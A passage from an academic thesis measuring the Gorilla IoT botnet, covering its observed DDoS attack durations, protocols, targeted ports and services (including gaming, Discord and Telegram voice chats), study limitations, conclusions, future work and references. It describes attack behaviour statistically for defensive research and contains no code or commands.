


Figure 6.2: Histogram plotting average attack duration

From the data, we learn that the attacks executed by the Gorilla botnet are quite short. The average duration of an attack is just under two minutes. This short attack time could verify the previously made claim that the Gorilla botnet is operated by DaaS providers. Previous work has shown that DaaS providers base their prices on the length of the bought attack [35], rather than the type of attack executed. People who want to attack a target just once are most likely to choose one of the cheaper options, which causes the high number of short attacks.

6.3. Used attack types

Figure 6.3 shows the distribution between TCP-based and UDP-based attacks. Moreover, the figure shows the usage of the attack methods present in the binary and described in section 5.1 on page 19.



(a) Distribution of protocols

(b) Distribution of attack usage


Figure 6.3: Statistics on protocols and used attacks by Gorillabot

Looking at this data, we learn that 78% of the observed attacks are UDP, with the remaining 22% consisting of TCP attacks. Looking at the most used attack vectors, we can verify the claim above by observing a high usage of the `attack_udp_plain` function.


This is an interesting observation, since even though the bot contains many more advanced attack methods, the “simple” UDP flood is still the most desired attack. However, just looking at the types of attacks executed by the botnet does not tell us a full story of what the botnet is used for.

6.4. Gorillabot attack targets

To fully understand the intentions of the users of the Gorilla botnet, we should investigate the specific services that are attacked using the botnet. A good place to begin is by looking at the destination ports of the attacks. Combined with the used attack vectors, this can form an insightful image of the services the botnet goes after.



(a) Most popular ports



(b) Most popular ASNs

Figure 6.4: ASNs attacked by the Gorilla botnet

Figure 6.4a shows the 15 most popular ports targeted with the attacks Gorillabot executed during our measurement timeline[1]. Next to this, figure 6.4b shows the most popular ASNs targeted with the Gorilla attacks. Interesting observations can be drawn from this data:

- We notice a dominance of port 80 and port 443 in these results, which is interesting considering almost 80% of the attacks targeted at port 80 using UDP. Port 80 is usually reserved for HTTP[2], which uses TCP instead of UDP. This indicates that the UDP attacks on port 80 are likely attacking a service other than HTTP.
- We notice that port 53 via UDP is high on the list as well. This indicates that the Gorilla botnet either performs DNS amplification attacks or tries to attack DNS providers themselves.
- We notice that ports 30120 and 6672 are next on the list. Both these ports are linked to online services of the GTA V video game (30120 being the port used for FiveM servers, and 6672 belonging to Rockstar servers). These ports could prove the usage of the `attack_udp_fivem` attack.
- We observe ports 32000-32003 in the list. The sequential nature of these ports indicates that they belong to a single service using random ports in this range.

The observations mentioned above will be discussed in the rest of this section.

6.4.1. Limitations when looking at target ports

The Internet Assigned Numbers Authority (IANA) has created a mapping of which services should use which ports. However, previous work has shown that these port assignments are rarely adhered to [36]. This makes it difficult to determine with certainty which service is running behind a given port.

[1]The data used for target port statistics does not contain the full set of observed attacks since earlier attack observations do not contain data on the port number

[2]Hypertext Transfer Protocol, primarily used for communication between browsers and web servers

Regarding the results presented in this thesis, it provides uncertainty about the services under attack. This uncertainty is very difficult to work around, and will be discussed in more detail in section 7.2 on page 35. For simplicity, during the rest of this section, we will assume the port assignments are respected.

Table 6.1 shows an overview of which services are usually active on the most commonly attacked ports[3]. In the table, services that are specifically gaming-related are marked with †.

Port	Typical assignment	TCP share	UDP share	Total attack share
80	HTTP	21%	79%	23%
32000 - 32003	Telegram voice and video chat	0%	100%	16%
443	HTTPS	77%	23%	14%
53	DNS	4%	96%	12%
30120	FiveM Server†	21%	79%	8%
6672	vision_server†	2%	98%	5%
68	DHCP	0%	100%	4%
22	SSH	49%	51%	3%
3074	Several xbox game servers†	42%	58%	3%
44998	Unassigned	0%	100%	3%
7777	Several game servers†	44%	56%	2%
2106	Several game servers†	75%	25%	2%

Table 6.1: Overview of port assignments, the share of TCP/UDP attacks on that port, and the share of that port among the total number of attacks

6.4.2. UDP floods on port 80

As mentioned before, an attack using UDP against port 80 is highly unusual. Given that port 80 is primarily used for HTTP, which exclusively uses the TCP protocol, it is unclear what these attacks are going for.

Figure 6.5 shows the 15 most used ASNs for the attacks using UDP on port 80. From this graph, we can see that the attacks target a variety of hosting providers and Internet Service Providers (ISPs). Even though the VULTR hosting provider stands out in this list, it does not provide any distinct features that could explain the UDP/80 attacks.




Figure 6.5: UDP/80 target ASNs

[3]Data fetched from the SpeedGuide port database

Figure 6.6 shows us an overview of the UDP-specific attack methods used when attacking port 80. Looking at the data, we can see that a plain UDP flood is used most often, followed by a UDP bypass attack. This is a strong indication that the Gorilla botnet performed a UDP flood attack against the victims. This indicates that these attacks attempt to saturate webservers exposing port 80, which renders the servers unresponsive to legimitate users.




Figure 6.6: Attack vectors used for UDP/80 attacks

6.4.3. DNS attacks

The previously mentioned popularity of port 53 could indicate some form of DNS attack. Let's consider the attack vectors used to perform attacks on port 53 in figure 6.7





Figure 6.7: Used attack vectors for port 53


We can see that the attacks used against port 53 are plain UDP attacks. This indicates that these attacks are most likely not DNS amplification attacks, since these need a specific payload to be useful, generally sending DNS ANY-requests. Instead, these attacks are merely attempts to saturate the resources of servers running a DNS server.

6.4.4. GTA V online servers

As discussed before, the data also shows that 13% of the attacks are directed at ports 30120 and 6672. These ports are often used by servers for online GTA V games, such as the FiveM modification. Figure 6.8 shows the attack vectors used for attacking these ports.



(a) Used attack vectors for port 30120




(b) Used attack vectors for port 6672

Figure 6.8: ASNs attacked by the Gorilla botnet


The data shows an interesting observation for the 30120 port used by FiveM servers. Not all attacks targeted at that port use the `attack_udp_fivem` attack method present in the botnet. This indicates that other attack methods present in the Gorilla samples are equally effective at disrupting the operation of a FiveM server.

6.4.5. Discord and Telegram voice chats

As mentioned in the general overview of targeted ports, port numbers 32000-32003 were also targeted a lot. When looking at attacks using these ports, we can see these are directed at the Telegram ASN. A similar observation can be made when looking at attacks targeted at the i3D.net ASN. Figure 6.9 shows another overview of which ports were targeted the most in attacks going for both of these ASNs.



(a) 15 most targeted ports in the i3D.net ASN



(b) 15 most targeted ports in the Telegram ASN

Figure 6.9: Investigating attacked ports for the Telegram and i3D ASNs

The relatively even distribution of ports in the 50000 range for i3D.net and in the 32000 range for Telegram is striking and could indicate attacks going for services that use random ports in these ranges. When looking up the port assignments for port 50003, it seems that Discord[4] uses ports in the range of 50000-65535 for their voice chat feature, which uses WebRTC[5]. While no official mapping exists

[4]A communications platform, mainly used by the gaming community
[5]WebRTC is an open-source project providing web browsers and mobile applications with real-time communication (RTC)

for the seen ports in the 32000 range, some GitHub issues[6] contain logs of a Telegram Desktop client using UDP/32000 when connecting to a call.

The Discord case can be further confirmed by looking at a customer story posted by i3D.net[7] detailing the partnership between Discord and i3D for the WebRTC services. Taking all this into account, we can conclude that the Gorilla botnet attempts to disrupt live voice and/or video calls of Discord and Telegram users.

6.5. Overview

The data shown in this chapter shows that the Gorilla botnet has diverse attack targets. This is most likely due to the fact that the botnet is used by DaaS providers. This allows individuals to buy attacks and direct them at will.

Notably, a relatively large portion of attacks are focused within the gaming community. If we assume the attacks on Discord and Telegram voice/video chats are gaming-related, and consider the gaming services listed in table 6.1 on page 30, we devise a lower bound of 36% of attacks that are targeted at gaming-related services.

However, “regular” UDP and TCP floods are also commonly executed attacks, going for a very diverse set of victims. This shows that the botnet is not exclusively used in the gaming community, but also serves as an attack platform for more general DDoS attacks.

[6]Observe the following GitHub issue: `https://github.com/telegramdesktop/tdesktop/issues/24692`
[7]The i3D-Discord customer story is available here: `https://www.i3d.net/customer-stories/discord/`

7 Discussion and conclusion

IoT devices are indispensable in today's world and provide levels of automation and convenience never experienced before. The increase in the number of these devices on the Internet is staggering, and this trend shows no signs of stopping anytime soon. However, weak security practices on these devices, often out of a user's control, make them a great target for cybercriminals looking to set up a botnet. We see that these IoT botnets have become increasingly relevant over the last years, continuing to execute bigger and more disruptive attacks. The Gorilla botnet is one such botnet, first making an appearance in September 2024, taking the Internet by surprise with 300.000 DDoS attacks in September alone.

The rapid growth of these botnets has triggered academic research, creating detection techniques and exploring the business models behind IoT botnets. However, the specific evolution and intrinsic technical details of such botnets are often left unexplored. This thesis tries to fill this research gap, posing the following research question:

Can we observe the characteristics of the Gorilla botnet by running the bots and monitoring their traffic, and how does it behave in the wild?

This chapter will discuss the main findings of our research. Also, we will reflect on these results and discuss some limitations of the research performed. Next to this, we will provide a cohesive conclusion and answer to the research questions presented in chapter 1 on page 1. At last, this chapter will provide an overview of possible extensions to this research, guiding future work considering these IoT botnets.

7.1. Main findings

From analyzing decompiled malware samples, we learn that the Gorilla botnet has a "disposable" nature, where deployed bots connect to a single known C2 server. When the server goes down, the bots are not updated and are left abandoned by the network. The botmasters need to redeploy their network with updated samples once the new C2 server becomes online.

We learn that the bots have "hybrid" capabilities: performing attacks and infecting other devices at the same time. This approach presents a more efficient setup compared to Mirai, which uses a separate "loader" server to infect other devices. Static analysis also shows us 19 different attack functions in the code of the Gorilla samples, some of which were adopted from the original Mirai botnet. However, the botnet contained many new attack functions, some specifically targeted at gaming-related services.

Next to statically analyzing malware binaries, dynamic analysis of the botnet was performed, in which we were able to observe close to 200.000 attacks performed by the Gorilla botnet. These attacks were directed at over 60.000 distinct targets, generating over 150TB of data, successfully blocked by our analysis infrastructure. From the dynamic analysis, we learn that most of the discovered attack functions were used in the wild. The provided overview of the performed attacks shows a skewed distribution of the TCP and UDP protocols in the attacks, indicating that over ¾ of the attacks are using UDP. By looking at the targeted ports, we can see that the Gorilla botnet has diverse attack victims.

7.2. Limitations

During the data collection period of this research, some limitations were observed in the currently employed experimental setup, which we will discuss here. Specifically, limitations in the collection and the deployment steps of the setup will be discussed. Next to this, a limitation observed when analyzing the results will be discussed in this section.

7.2.1. Malware collection

Regarding the collection of malware samples, the reliance on a publicly available database can be considered a limitation. By relying on MalwareBazaar, the research was dependent on people submitting new Gorilla samples to this database. While we were always able to find updated Gorilla samples when the previous C2 server went offline, having the uncertainty of whether an updated version will be reported is a risk.

A potential solution to this problem would be to expose telnet honeypots behind the IP addresses running the bots. It might be possible that the Gorilla C2 server keeps track of which devices connect to it, and then tries to re-infect these first when the C2 server has moved. This would allow us to quickly get an updated version of the bot. Due to time restrictions and increased implementation complexity, this option was not explored during this project.

7.2.2. Malware deployment

The limitation linked to the deployment of the malware samples is closely related to the previous. Running malware samples needed constant supervision to check whether they were still working and communicating with a Gorilla C2 server. When they went down, manual intervention was needed to replace the samples with updated ones and determine the new C2 address. While not a considerable problem, it can leave gaps in the observed data, potentially missing out on important events or attack spikes in the network.

It would be preferable to create an automated system that monitors the liveliness of the C2 server currently in use. Combined with the suggested improvement in section 7.2.1, this system could be able to automatically detect a C2 server going offline and gather an updated sample, notifying us of the event. To make such a system fully complete, it could have the ability to automatically deduce the new C2 server's IP address from the updated sample and deploy the updated sample itself. However, depending on the malware family, automatically deducing the C2 IP from a sample can be a complex task.

7.2.3. Service discovery

As discussed in section 6.4.1 on page 29, it is not always evident which services are being targeted by just looking at the destination ports of the attacks. Standardized port assignments are often not adhered to, making it difficult to draw conclusions from the data. In this thesis, a multitude of cases were shown in which accurate data on the attacked service would have been valuable information, e.g. for the UDP/80 attacks.

A potential solution would be to do some sort of service discovery scan on the targeted port when the attack is instructed. However, these scans are also not very reliable and can contain misleading data. Additionally, ethical considerations should be made when scanning a host currently under attack.

7.3. Conclusion

With the results obtained in this research, we can provide a conclusive answer to the research question. We will do this by answering the three subquestions individually.

Q1: ***Can we observe the characteristics of the Gorilla botnet by running the bots?***
In this project, a system was constructed that allows us to run the Gorilla samples while monitoring all internet traffic to and from the bots. With ethical considerations in mind, we ensure that the bots are unable to assist in executed DDoS attacks. This is done by blocking all traffic that is not related to the Gorilla C2 server.

The ability to run the bots and “spy” on the communication between them and the Gorilla C2 servers allows us to observe all activity on the botnet and analyze its behavior. The collected data allows us to observe which attacks were executed, when these attacks were executed, to whom these attacks were targeted, etc. With the results presented in this thesis, the devised system has proven its ability to gather insightful information on a botnet and shows potential for an automated botnet monitoring system in the future.

Q2: ***What characteristics does the Gorilla botnet have?***
During the analysis of Gorilla samples, we observe that the Gorilla botnet is a “disposable” botnet. This means that samples contain a hardcoded IP address of a Gorilla C2 server and connect to only this server. When the C2 server goes down, the bots will try to re-establish a connection to the same C2 server, never receiving an update on where the C2 server moved to. Additionally, we learn that the Gorilla botnet uses the C2 server as both a command-and-control server as well as a loader server. The bots themselves are then responsible for finding vulnerable devices on the Internet and infecting them.

Moreover, we observe 19 different attack methods in the Gorilla samples, some of which are designed with specific services in mind. Some of these services are specifically gaming-related, containing among others Discord and FiveM (a GTA V multiplayer modification).

At last, we observe a potential way of fingerprinting the Gorilla bots, by scanning devices for an open port, usually port 38242. This fingerprinting method is most likely caused by a mistake in the implementation of the bot. During execution, a function is called with an uninitialized variable as a parameter that gets interpreted as 0.

Q3: ***Which attacks are performed and who are the victims?***
The dynamic analysis of numerous Gorilla samples shows us that most of the available attack commands were used during the time of our analysis. However, even though the botnet contains relatively advanced and service-specific attack methods, a normal UDP flood was performed most often.

We also find that attacks performed by the Gorilla botnet are usually quite short, with an average attack duration of two minutes. This could confirm the speculation that this botnet is used by DDoS-as-a-Service providers, as shown by the Swiss NCSC.

We observe a clear preference for UDP-based attacks. Moreover, some commonly used ports, like 80, 443, and 53, are among the top most targeted ports. This teaches us that the Gorilla botnet is also for “regular” DDoS attacks targeting web servers, DNS servers, etc.

7.4. Future work

While this thesis provides interesting insights into the properties of botnets based on the original Mirai botnet, it also presents some new questions. Additionally, as discussed in section 7.2, improvements can be made to the currently employed methodology. This section will focus on potential future work to expand the knowledge of IoT botnets.

The first recommendation is to come up with a way to determine the size of the Gorilla botnet (and/or alternative IoT botnets). A potential method for scanning the Gorilla botnet is described in section 5.8 on page 25. Discovering which devices publicly expose port 38242 could provide a lower bound estimation of the size of the Gorilla botnet. As mentioned before, having an estimation of the botnet’s size is crucial in figuring out whether the performed attacks are impacting the victims.

An alternative way of determining the botnet’s size would be a collaboration with major Internet Exchange Providers[1] (IXPs) across the world. IXPs can provide data that could provide insights into the size of the botnet when combined with the observed attacks. Next to getting to know the botnet size, data from IXPs can also provide insights into the geographical location of infected IoT devices.

[1]Providers facilitating Internet communication across different countries

Another recommendation discussed in section 7.2 is to design a system that can fully automate the dynamic analysis of malware samples. The current implementation requires manual monitoring and updating. A fully automated system could provide additional insights into the behavior of botnets. For example, how long does it take for a disposable botnet to be redeployed after the C2 server goes offline, and how are the bots redeployed? The experimental setup used in this thesis cannot answer these questions.

Lastly, future work analyzing the behavior of botnets could implement some system to detect the precise services targeted by the attacks. As mentioned in section 7.2, a potential idea would be to perform a service discovery scan on the victim machine, but this approach contains known limitations. Another potential approach would be to collaborate with targeted hosting providers. They most likely have information on which services were running on the victim's machine.

Given these recommendations, we show the need for additional academic research concerning IoT botnets, especially since IoT devices are gaining the upper hand on the Internet. The continued growth of the IoT landscape will continue the potential for cybercriminals to make increasingly powerful IoT botnets. Strategies must be developed to limit the potential damage these botnets can cause. For now, the performed research provides valuable insights into the workings of one of the biggest botnets on the Internet right now. The constructed dataset can be used to develop these new IoT botnet defense mechanisms.

References

[1] Sérgio S. C. Silva et al. “Botnets: A survey”. In: *Computer Networks*. Botnet Activity: Analysis, Detection and Shutdown 57.2 (Feb. 2013), pp. 378–403. ISSN: 1389-1286. DOI: 10.1016/j.comnet.2012.07.021. URL: https://www.sciencedirect.com/science/article/pii/S1389128612003568 (visited on 10/25/2024).

[2] Evan Cooke and Farnam Jahanian. “The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets”. en. In: 2005. URL: https://www.usenix.org/conference/sruti-05/zombie-roundup-understanding-detecting-and-disrupting-botnets (visited on 01/03/2025).

[3] Michael Bailey et al. “A Survey of Botnet Technology and Defenses”. In: *2009 Cybersecurity Applications & Technology Conference for Homeland Security*. Mar. 2009, pp. 299–304. DOI: 10.1109/CATCH.2009.40. URL: https://ieeexplore.ieee.org/abstract/document/4804459?casa_token=eeD4hC6alkYAAAAA:P4HVv-F7wYk29m0yiN5T7d5h1Ah5ShLKyOIaVXpoTj97Et4mFhcBGaSUl1CdGvIZfghFmQhs (visited on 01/03/2025).

[4] Meisam Eslahi, Rosli Salleh, and Nor Badrul Anuar. “Bots and botnets: An overview of characteristics, detection and challenges”. In: *2012 IEEE International Conference on Control System, Computing and Engineering*. Nov. 2012, pp. 349–354. DOI: 10.1109/ICCSCE.2012.6487169. URL: https://ieeexplore.ieee.org/abstract/document/6487169?casa_token=qzN259tSyPsAAAAA:-GkNB4-nPZgYJY5FDpCElF9UTBtH7Xpe8zAAaM9c01vNGDLOdHD2uTL5Mfi_emvTmg5yBPZO (visited on 01/03/2025).

[5] Pradyumna Gokhale, Omkar Bhat, and Sagar Bhat. “Introduction to IOT”. In: 5 (Jan. 2018), pp. 41–44. DOI: 10.17148/IARJSET.2018.517.

[6] *Number of Internet of Things (IoT) connected devices worldwide, with growth rate, past 15 years*. en. URL: https://buildops.com/resources/iot-connected-devices-worldwide/ (visited on 10/25/2024).

[7] Elisa Bertino and Nayeem Islam. “Botnets and Internet of Things Security”. In: *Computer* 50.2 (Feb. 2017). Conference Name: Computer, pp. 76–79. ISSN: 1558-0814. DOI: 10.1109/MC.2017.62. URL: https://ieeexplore.ieee.org/abstract/document/7842850?casa_token=xn6jcFqQWaUAAAAA:7cvp5yPfEMO4cKLP85lkwrtt6Wl9qnEpL19n6pWgwEEZh2anHma5m32uEOP9Riy0G88bPvIH (visited on 01/03/2025).

[8] Kishore Angrishi. *Turning Internet of Things(IoT) into Internet of Vulnerabilities (IoV) : IoT Botnets*. arXiv:1702.03681 [cs]. Feb. 2017. DOI: 10.48550/arXiv.1702.03681. URL: http://arxiv.org/abs/1702.03681 (visited on 01/07/2025).

[9] Jose Nazario. “DDoS attack evolution”. In: *Network Security* 2008.7 (July 2008), pp. 7–10. ISSN: 1353-4858. DOI: 10.1016/S1353-4858(08)70086-2. URL: https://www.sciencedirect.com/science/article/pii/S1353485808700862 (visited on 01/03/2025).

[10] *Bigger and badder: how DDoS attack sizes have evolved over the last decade*. en. Nov. 2024. URL: https://blog.cloudflare.com/bigger-and-badder-how-ddos-attack-sizes-have-evolved-over-the-last-decade/ (visited on 01/03/2025).

[11] Scott Traer and Peter Bednar. “Motives Behind DDoS Attacks”. en. In: *Digital Transformation and Human Behavior*. Ed. by Concetta Metallo et al. Cham: Springer International Publishing, 2021, pp. 135–147. ISBN: 978-3-030-47539-0. DOI: 10.1007/978-3-030-47539-0_10.

[12] José Jair Santanna et al. “Booters — An analysis of DDoS-as-a-service attacks”. In: *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)*. ISSN: 1573-0077. May 2015, pp. 243–251. DOI: 10.1109/INM.2015.7140298. URL: https://ieeexplore.ieee.org/abstract/document/7140298 (visited on 01/09/2025).

[13] Mohammad Karami and Damon McCoy. “Understanding the Emerging Threat of {DDoS-as-a-Service}”. en. In: 2013. URL: https://www.usenix.org/conference/leet13/workshop-program/presentation/karami (visited on 01/09/2025).

[14] Federal Department of Defence DDPS Civil Protection and Sport. *Brief technical analysis of the ”Gorilla” botnet*. en. URL: https://www.ncsc.admin.ch/ncsc/en/home/aktuell/im-fokus/2024/gorilla_bericht.html (visited on 01/09/2025).

[15] Joel Margolis et al. “An In-Depth Analysis of the Mirai Botnet”. In: *2017 International Conference on Software Security and Assurance (ICSSA)*. July 2017, pp. 6–12. DOI: 10.1109/ICSSA.2017.12. URL: https://ieeexplore.ieee.org/abstract/document/8392610 (visited on 12/14/2024).

[16] *UPX Blog*. en. URL: https://upx.com/en/post/5-largest-ddos-attacks (visited on 12/14/2024).

[17] Manos Antonakakis et al. “Understanding the Mirai Botnet”. en. In: 2017, pp. 1093–1110. ISBN: 978-1-931971-40-9. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis (visited on 12/14/2024).

[18] *BASHLITE Family Of Malware Infects 1 Million IoT Devices*. en. Aug. 2016. URL: https://threatpost.com/bashlite-family-of-malware-infects-1-million-iot-devices/120230/ (visited on 01/12/2025).

[19] Georgios Kambourakis, Constantinos Kolias, and Angelos Stavrou. “The Mirai botnet and the IoT Zombie Armies”. In: *MILCOM 2017 - 2017 IEEE Military Communications Conference (MILCOM)*. ISSN: 2155-7586. Oct. 2017, pp. 267–272. DOI: 10.1109/MILCOM.2017.8170867. URL: https://ieeexplore.ieee.org/abstract/document/8170867 (visited on 12/14/2024).

[20] Max Goncharov. “Criminal hideouts for lease: Bulletproof hosting services”. In: *Forward-Looking Threat Research (FTR) Team, A TrendLabsSM Research Paper* 28 (2015).

[21] Rui Tanabe et al. “Disposable botnets: examining the anatomy of IoT botnet infrastructure”. In: *Proceedings of the 15th International Conference on Availability, Reliability and Security*. ARES ’20. New York, NY, USA: Association for Computing Machinery, Aug. 2020, pp. 1–10. ISBN: 978-1-4503-8833-7. DOI: 10.1145/3407023.3409177. URL: https://dl.acm.org/doi/10.1145/3407023.3409177 (visited on 01/05/2025).

[22] Harm Griffioen and Christian Doerr. “Examining Mirai’s Battle over the Internet of Things”. en. In: *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. Virtual Event USA: ACM, Oct. 2020, pp. 743–756. ISBN: 978-1-4503-7089-9. DOI: 10.1145/3372297.3417277. URL: https://dl.acm.org/doi/10.1145/3372297.3417277 (visited on 03/24/2024).

[23] *ToxicEye Malware Leverages Telegram For C2*. en. Apr. 2021. URL: https://duo.com/decipher/new-toxiceye-malware-leverages-telegram-for-c2 (visited on 01/07/2025).

[24] Brett Stone-Gross et al. “Your botnet is my botnet: analysis of a botnet takeover”. en. In: *Proceedings of the 16th ACM conference on Computer and communications security*. Chicago Illinois USA: ACM, Nov. 2009, pp. 635–647. ISBN: 978-1-60558-894-0. DOI: 10.1145/1653662.1653738. URL: https://dl.acm.org/doi/10.1145/1653662.1653738 (visited on 03/16/2024).

[25] Artur Marzano et al. “The Evolution of Bashlite and Mirai IoT Botnets”. In: *2018 IEEE Symposium on Computers and Communications (ISCC)*. ISSN: 1530-1346. June 2018, pp. 00813–00818. DOI: 10.1109/ISCC.2018.8538636. URL: https://ieeexplore.ieee.org/document/8538636 (visited on 03/24/2024).

[26] Gabriel Bastos et al. “Identifying and Characterizing Bashlite and Mirai C&C Servers”. In: *2019 IEEE Symposium on Computers and Communications (ISCC)*. ISSN: 2642-7389. June 2019, pp. 1–6. DOI: 10.1109/ISCC47284.2019.8969728. URL: https://ieeexplore.ieee.org/abstract/document/8969728?casa_token=cyAqbXVGAewAAAAA:yHCRLm1xrdmjRSTV609q3HgU4X7Uh-JwXoJ1NJkr2C39VhNFutmhfRdsb45cNs60Xy-viy9E6w (visited on 01/05/2025).

